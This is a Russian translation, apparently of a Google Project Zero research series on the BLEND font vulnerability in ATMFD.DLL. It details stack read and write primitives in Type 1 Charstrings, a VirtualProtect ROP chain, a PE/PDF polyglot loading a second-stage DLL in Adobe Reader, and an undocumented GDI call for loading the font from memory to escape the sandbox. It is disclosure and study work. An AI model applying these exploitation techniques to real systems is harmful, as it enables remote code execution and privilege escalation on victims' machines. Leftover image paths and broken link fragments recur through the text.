Стек операндов представляет собой локальный массив из 48 элементов с именем `op_stk`, а текущий указатель называется `op_sp`. Арифметика указателей должна удерживать `op_sp` в допустимых границах. Из-за отсутствующей проверки он остаётся направленным в другую область стека потока, где продолжают выполняться последующие операции Charstring, что приводит к катастрофическим последствиям.

Уязвимость BLEND

CVE-2015-0093 и CVE-2015-3052 находятся в забытом операторе `blend` из Multiple Master. Эта инструкция появилась в спецификации Type 2 в мае 1998 года и была удалена в марте 2000 года, когда технология OpenType Multiple Master не получила распространения.



Менее двух лет официального существования оказалось достаточно, чтобы эта возможность навсегда осталась в интерпретаторах Windows и Reader.

Оператор `blend` выполняет три концептуальных шага:

1. Извлекает 16-разрядное знаковое значение `n`.
2. Загружает ещё `k*n` значений, где `k` — задаваемое через `/WeightVector` число эталонных начертаний от 2 до 16.
3. Помещает в стек `n` интерполированных результатов.

Реализация проверяет, что op_sp находится внутри стека, в стеке есть хотя бы один элемент и k*n входных значений, а для результата остаётся достаточно места. В ней даже присутствуют диагностические строки для переполнения и исчерпания стека.

Упущенный особый случай — отрицательное значение n. Функция DoBlend корректирует указатель следующим образом:

```
op_sp -= n * (master_designs - 1) * 4
```

При отрицательном n фактического смешивания не происходит, однако указатель перемещается вперёд за пределы op_stk. На следующей итерации интерпретатор проверяет только нижнюю границу:


```
if (op_sp < op_stk) {
    AtmfdDbgPrint(..., "underflow of Type 1 operand stack", ...);
    abort();
}
```

Проверки верхней границы нет. Последующие команды выполняются со стеком операндов, находящимся за пределами массива.

Эта возможность документирована для Type 2, но эксплуатируется только через Type 1, поскольку ATMFD принимает там /WeightVector и больше не поддерживает соответствующие поля CFF.

При n == -32768 и k == 16 указатель op_sp может сместиться на 0x1e0000, то есть почти на 2 Мбайт. При k == 2 инструкция -x blend позволяет установить его по любому выровненному на четыре байта смещению относительно op_stk.

Доказательство концепции из четырёх инструкций перемещает op_sp к адресу возврата интерпретатора, меняет местами сохранённые EBP и адрес возврата, а затем выполняет endchar. В результате функция возвращается в неисполняемые данные стека.



В результате Windows выдаёт следующую критическую ошибку:

```
ATTEMPTED_EXECUTE_OF_NOEXECUTE_MEMORY (fc)
Arg1: 97ebf6a4, virtual address for attempted execute
Arg2: 11dd2963, PTE contents
Arg3: 97ebf56c
Arg4: 00000002
```

Через повреждённый указатель остаются доступны все реализованные арифметические операции, операции хранения и работы со стеком. Charstring может складывать, вычитать, копировать и внедрять константы в любой области настоящего стека потока, предоставляя всё необходимое для построения полной ROP-цепочки. Эксплуатация целиком происходит во время интерпретации шрифта и не требует никаких действий, кроме его загрузки.

Ошибка не затрагивает 64-разрядные сборки, поскольку одна из проверок преобразует `n * master_designs` в беззнаковое 32-разрядное значение перед прибавлением к 64-разрядному указателю:

```
if ((uint64)(&op_stk + 4 * (uint32)(n * master_designs)) > op_sp)
```

Adobe Reader был 32-разрядным, поэтому его уязвимые установки по-прежнему подвергались атаке. Другие уязвимости Charstring обеспечивали выход из песочницы 64-разрядной Windows. В следующих публикациях будет построен универсальный PDF-файл, который на уязвимых системах с Reader и Windows 8.1 запускает `calc.exe` с повышенными привилегиями уровня System.

Одна шрифтовая уязвимость, чтобы править всеми № 2: эксплуатация RCE в Adobe Reader

Автор: Матеуш Юрчик, Google Project Zero

Это вторая часть серии «Одна шрифтовая уязвимость, чтобы править всеми». В первой, знакомящей с уязвимостью BLEND, мы обсудили влияние развития цифровой типографики последних четырёх десятилетий на современные форматы шрифтов, описали два самых распространённых формата PostScript — Type 1 и OpenType, — рассмотрели структуру интерпретатора шрифтов ATMFD.DLL, общий код которого используется во многих продуктах, и представили ошибку оператора blend.

Теперь сосредоточимся на надёжном эксплойте Adobe Reader, покажем выполнение произвольного кода в процессе отрисовки и заложим основу полного захвата системы. Приступим!

Эксплуатация Adobe Reader

Начиная работу над PoC, я поставил цель подготовить PDF, который при открытии в Adobe Reader 11.0.10, последней уязвимой версии, запускает `calc.exe` в Windows 8.1 Update 1 как на 32-, так и на 64-разрядной системе. Эксплойт должен был быть полностью надёжным для конкретной сборки, повышать процесс Calculator до высокого уровня целостности или контекста NT AUTHORITY/SYSTEM и работать со всеми включёнными защитами пользовательского режима и ядра. Для этого требовался один эксплойт Reader и два разных эксплойта второй стадии для 32- и 64-разрядных ядер Windows.

В принципе уязвимость может выглядеть *простой* для эксплуатации благодаря мощным примитивам, но дьявол в деталях. Мы действительно можем вывести указатель `op_sp` далеко за локальный массив `op_stk` и продолжить выполнение CharString, однако работать будут не все операторы. Все команды, перемещающие указатель стека ***вперёд***, то есть помещающие больше данных, чем считывают, проверяют выход за границы. Это значительно усложняет задачу: теряются полезные инструкции записи, включая обычную числовую, а также dup, pop, callgsubr, random и другие. Проверка оператора random выглядит так:

```
case RANDOM:
  if (op_sp >= &op_stk_end) {
    AtmfdDbgPrint("windows\\core\\ntgdi\\fondrv\\otfd\\bc\\t1interp.c",
                  6015, "stack overflow - otherRANDOM", "false");
    goto label_error;
  }
```

Среди множества операторов есть и записывающие в стек, но не увеличивающие указатель, поскольку они считывают не меньше данных. Такие команды пропускают проверку — допустимая оптимизация, если каждое увеличение `op_sp` теоретически корректно проверено и неувеличивающие инструкции могут считать его действительным. Именно отсутствие этой страховки делает уязвимость эксплуатируемой.

После изучения всех команд выяснилось, что при `op_sp` за границами доступны следующие инструкции записи:

1. NOT (побитовое отрицание)
2. NEG (смена знака)
3. ABS (абсолютное значение)
4. SQRT (квадратный корень)

5. INDEX (получение индексированного значения из стека)
6. EXCH (обмен верхних значений стека)
7. DIV (деление)
8. ADD (сложение)
9. SUB (вычитание)
10. MUL (умножение)
11. GET (получение значения из временного массива)

К сожалению, ни одна не позволяет тривиально записать контролируемые данные под указателем стека. Арифметическим и логическим операциям нужны частично контролируемые операнды, но перезаписываемая память нам неизвестна — в этом и смысл. index тоже не подходит: он заменяет верхний элемент значением на *x* позиций ниже, а *x* мы снова не контролируем.


Остаётся get, заменяющий расположенный под `op_sp` 16-разрядный индекс соответствующим значением временного массива. Из-за ограниченной ширины первоначальная идея состояла в массиве длиной 65535 через поле `/lenBuildCharArray`, заполненном желаемым значением во всех ячейках. Тогда любой исходный индекс записал бы нужное число. Подход в целом верен, но имеет серьёзные недостатки: для одной записи потребовалось бы хранить и выполнять 65 тысяч инструкций, а индекс интерпретируется как знаковое число, и отрицательные значения автоматически отвергаются реализацией get, хотя последнее, вероятно, исправляется abs.

Основная проблема — неизвестное исходное значение перезаписываемого стека. Но в списке есть оператор, резко уменьшающий верхнее значение при каждом выполнении: sqrt. Он трактует 32-разрядный операнд как Fixed 16.16 и заменяет приближённым квадратным корнем. Важно и то, что 16-разрядная целая часть пересекается с 16-разрядным индексом get. После пяти последовательных sqrt число под `op_sp` гарантированно станет одним из двух:

• 0, если исходное значение было нулём;
• 1 во всех остальных случаях.

Так пятью инструкциями спектр параметров get сокращается с 65536 до двух. Для записи произвольного значения в любое место стека потока достаточно поместить его во временный массив под индексами 0 и 1 командой put, переместить `op_sp` уязвимым blend и выполнить пять sqrt, а затем get.


Анимация показывает запись числа 31337 в стек по смещению 400 байт от начала `op_stk`:



Наряду с записью важно уметь читать. Прежде всего это нужно для обхода ASLR: раскрыть базовые адреса модулей и вычислить положения ROP-гаджетов для обхода DEP. Цель достигается похожим образом через put, противоположную get, которая переносит данные из стека во временный массив. Если перед put выполнить пять sqrt, второе верхнее значение попадёт по индексу 0 или 1. Чтобы детерминированно прочитать его обратно, сначала обе записи инициализируются нулями, а после операции складываются.

После чтения или записи выше по стеку полезно сбросить `op_sp` обратно в `&op_stk[0]`, чтобы обработать полученные данные или подготовить следующий фрагмент, не опасаясь запрещённых команд и разрушения уже построенной ROP-цепочки. Инструкция setcurrentpoint именно это и делает без побочных эффектов.

Анимация показывает чтение указателя функции из стека и вычисление базы исполняемого образа:



Имея произвольное чтение и запись стека из CharString, мы располагаем всеми примитивами для надёжной ROP-цепочки и выполнения кода в песочнице. По правилу KISS проще всего было бы единожды вызвать `LoadLibrary`.aspx), передав путь к PDF эксплойта. Теоретически это возможно через полиглот PE + PDF: сигнатура %PDF не обязана находиться в самом начале, поэтому один файл может содержать эксплойт Reader и DLL второй стадии на C/C++. Возможность такого полиглота показал Анж Альбертини в PoC CorkaMIX 2012 года [1]. Но есть проблемы:

• Для передачи пути PDF в `LoadLibrary` строка или относительный указатель должны находиться где-то в стеке атакуемого потока, чего наши эксперименты не показали.
• Даже если бы это удалось, Adobe Reader недавно начал отвергать PDF с сигнатурой исполняемого файла MZ. Причина неясна, но документ-полиглот не откроется, полностью блокируя атаку.

Поэтому приходится выбрать менее элегантное, но столь же надёжное решение: стандартную ROP-цепочку, которая делает контролируемую память исполняемой вызовом `VirtualProtect`.aspx), а затем переходит к коду. В Adobe Reader сначала адрес `VirtualProtectEx` разрешается внутренней реализацией `GetProcAddress`.aspx) CoolType (первый гаджет), затем функция вызывается с `PAGE_EXECUTE_READWRITE` и указателем на место стека с полезной нагрузкой первой стадии (второй гаджет), после чего возврат попадает в теперь исполняемый шелл-код. Итоговая структура показана на рисунке 1.




Рисунок 1. Пример ROP-цепочки для выполнения произвольного кода в процессе отрисовки Adobe Reader.

Результат цепочки с полезной нагрузкой из единственной инструкции int3 показан на рисунке 2: надёжное RCE в Adobe Reader достигнуто.




Рисунок 2. Надёжное выполнение полезной нагрузки первой стадии в Adobe Reader.

Хотя мы пришли к ассемблеру, продолжать атаку значительно удобнее на C/C++: писать шрифтовой эксплойт win32k.sys второй стадии на ассемблере возможно, но совсем не весело. Лучше всё-таки загрузить контролируемую DLL через `LoadLibrary`, пусть отложенным вызовом первой стадии, а не прямо из ROP. Нам помогают два обстоятельства. Во время эксплуатации процесс отрисовки имеет активный `HANDLE` с правом чтения PDF. Кроме того, несмотря на ограниченный доступ к файловой системе, он может писать во временный каталог `%APPDATA%\Adobe\Acrobat\11.0`.

Можно создать упомянутый полиглот PE/PDF с DLL второй стадии, скомпилировав её Visual Studio с параметром компоновщика `/STUB`, указывающим на PDF с допустимым заголовком DOS. PDF будет встроен в PE достаточно близко к началу, чтобы Reader его открыл. Из-за поведения программы сигнатуру MZ нужно заменить другими байтами, например mz. Затем ассемблерная нагрузка выполняет действия для вызова `DllMain`:

1. Перебрать возможные значения `HANDLE` в разумном диапазоне, например `range(0, 0x1000, 4)`.
2. Для каждого вызвать `GetFinalPathNameByHandle`.aspx) и получить путь файла.
3. Найдя путь с окончанием .pdf, определить файл эксплойта и скопировать его во временный каталог `%APPDATA%\Adobe\Acrobat\11.0`.
4. Восстановить сигнатуру MZ, снова сделав файл допустимым PE.
5. Вызвать для нового файла `LoadLibrary`, запустив нашу C++-функцию `DllMain`.

Теперь оставшуюся атаку можно выполнять на высокоуровневом языке. Пример окна сообщения из `DllMain` показан на рисунке 3.




Рисунок 3. Работающий произвольный C++-код в DllMain DLL второй стадии.

На этом этапе PDF надёжно выполняет произвольный C++-код в любой установке Adobe Reader 11.0.10. Теперь можно разрабатывать атаку ядра для выхода из песочницы, но придётся различать x86 и x64, поскольку нужны разные эксплойты. Разрядность системы определяется API IsWow64Process.aspx).

В следующей статье мы обсудим достижение уязвимых путей ATMFD.DLL из ограниченного процесса Adobe Reader, повторную эксплуатацию BLEND и повышение привилегий в операционной системе.

Ссылки

1. https://code.google.com/p/corkami/wiki/mix

Одна уязвимость в шрифтах, чтобы править всеми, часть 3: эксплуатация выхода из песочницы 32-разрядной Windows 8.1

Автор: Mateusz Jurczyk, Google Project Zero

Это третья часть серии публикаций «Одна уязвимость в шрифтах, чтобы править всеми». В предыдущих частях мы познакомились с уязвимостью в операторе PostScript blend, обсудили примитивы Charstring, необходимые для полного управления содержимым стека, и с их помощью разработали надёжный эксплойт для пользовательского режима Adobe Reader, выполняющий произвольный код C++, встроенный в PDF-файл:

1. Одна уязвимость в шрифтах, чтобы править всеми, часть 1: знакомство с уязвимостью BLEND
2. Одна уязвимость в шрифтах, чтобы править всеми, часть 2: эксплуатация RCE в Adobe Reader

Сегодня мы узнаем, как добраться до поверхности атаки драйвера ядра ATMFD.DLL из контекста процесса визуализации и затем использовать уязвимость для повышения привилегий в операционной системе и выхода из песочницы в 32-разрядных сборках Windows 8.1.

Атака на ядро

Чтобы добраться до интерпретатора Charstring в ATMFD.DLL и активировать уязвимость, нам, по сути, нужно заставить графическую подсистему загрузить и отрисовать шрифт. Это вполне стандартный сценарий программирования в Windows, который легко реализовать следующей последовательностью вызовов GDI:

1. `CreateWindow`.aspx) — создать окно для рисования.
2. `AddFontResource`.aspx) — загрузить шрифт в систему.
3. `BeginPaint`.aspx) — подготовить окно к рисованию.
4. `CreateFont`.aspx) — создать логический шрифт с заданными характеристиками.
5. `SelectObject`.aspx) — выбрать шрифт для использования с контекстом устройства.
6. `TextOut`.aspx) — вывести указанный текст в окне с ранее заданным стилем.
7. `DeleteObject`.aspx) — уничтожить объект шрифта.
8. `EndPaint`.aspx) — обозначить завершение рисования в окне.

Поскольку песочница Adobe Reader не подпадает под блокировку win32k.sys, все перечисленные вызовы прекрасно работают... за исключением самого важного — `AddFontResource`: ядро отказывается загружать любые шрифты из файловой системы. Загрузка контролируемого шрифта совершенно необходима, поэтому перед нами возникает серьёзное препятствие на пути к полной компрометации системы. В поисках альтернатив можно обнаружить функцию API `AddFontMemResourceEx`.aspx), которая аналогична `AddFontResource`, но загружает шрифты из памяти, а не с диска, и потенциально позволяет обойти проблему.

Однако, как отмечалось выше, уязвимость BLEND можно активировать только с помощью шрифтов Type 1, для которых требуются два или более файловых ресурса. В то же время функция `AddFontMemResourceEx` не предоставляет средств загрузки шрифтов, состоящих более чем из одного файла: с форматами TrueType и OpenType она справляется без проблем, но использовать её для Type 1 невозможно. Это подтверждается как сообщениями пользователей, публично жаловавшихся на такое ограничение на различных форумах, так и результатами обратной разработки модуля win32k.sys. В частности, функция `win32k!GreAddFontMemResourceEx` вызывает

`win32k!bCreateFontFileView`, передавая в качестве последнего параметра постоянное значение 1. Этот аргумент обозначает число файловых ресурсов, которые следует использовать для загрузки шрифта. Ситуация кажется тупиковой, поскольку других официальных или документированных функций загрузки шрифтов, корректно работающих с Type 1, нет.

Просмотрев список перекрёстных ссылок на функцию `win32k!bCreateFontFileView`, можно заметить ещё один интересный элемент: NtGdiAddRemoteFontToDC, которая в последнем аргументе вызывает процедуру с переменной, а не с постоянным значением! К сожалению, ни в официальных, ни в каких-либо других источниках нет совершенно никакой общедоступной информации об этом системном вызове. Из-за полного отсутствия подсказок я выполнил обратную разработку используемой службой структуры и получил следующее представление на C++:

```
typedef struct tagTYPE1FONTHEADER {
  ULONG IsType1Font;
  ULONG NumberOfFiles;
  ULONG Offsets[2];
  BYTE Data[1];
} TYPE1FONTHEADER, *PTYPE1FONTHEADER;
```

Чтобы загрузить шрифт Type 1 из памяти, структуру следует инициализировать следующим образом:

```
TYPE1FONTHEADER.IsType1Font = 1;
TYPE1FONTHEADER.NumberOfFiles = 0;
TYPE1FONTHEADER.Offsets[0] = (PfmFileSize + 3) & ~4;
TYPE1FONTHEADER.Offsets[1] = ((PfmFileSize + 3) & ~4)
                             + ((PfbFileSize + 3) & ~4);
TYPE1FONTHEADER.Data = {
  .PFM file data aligned to 4 bytes,
  .PFB file data aligned to 4 bytes
}
```

После правильной настройки всех полей и вызова системной функции `win32k!NtGdiAddRemoteFontToDC` (необходимые идентификаторы системных вызовов для различных выпусков Windows можно найти здесь для 32-разрядных систем и здесь для 64-разрядных) графическая система охотно загрузит для нас шрифт из памяти, и мы сможем перейти к атаке на ядро.

Если эксплойт должен целиком находиться в одном файле, необходимо встроить в него и эксплойты для ядра Windows x86 и x64. Это можно сделать разными способами: например, включить их в качестве ресурсов PE библиотеки второго этапа или просто дописать в конец файла. Для простоты я выбрал второй вариант, получив следующую общую структуру файла эксплойта:

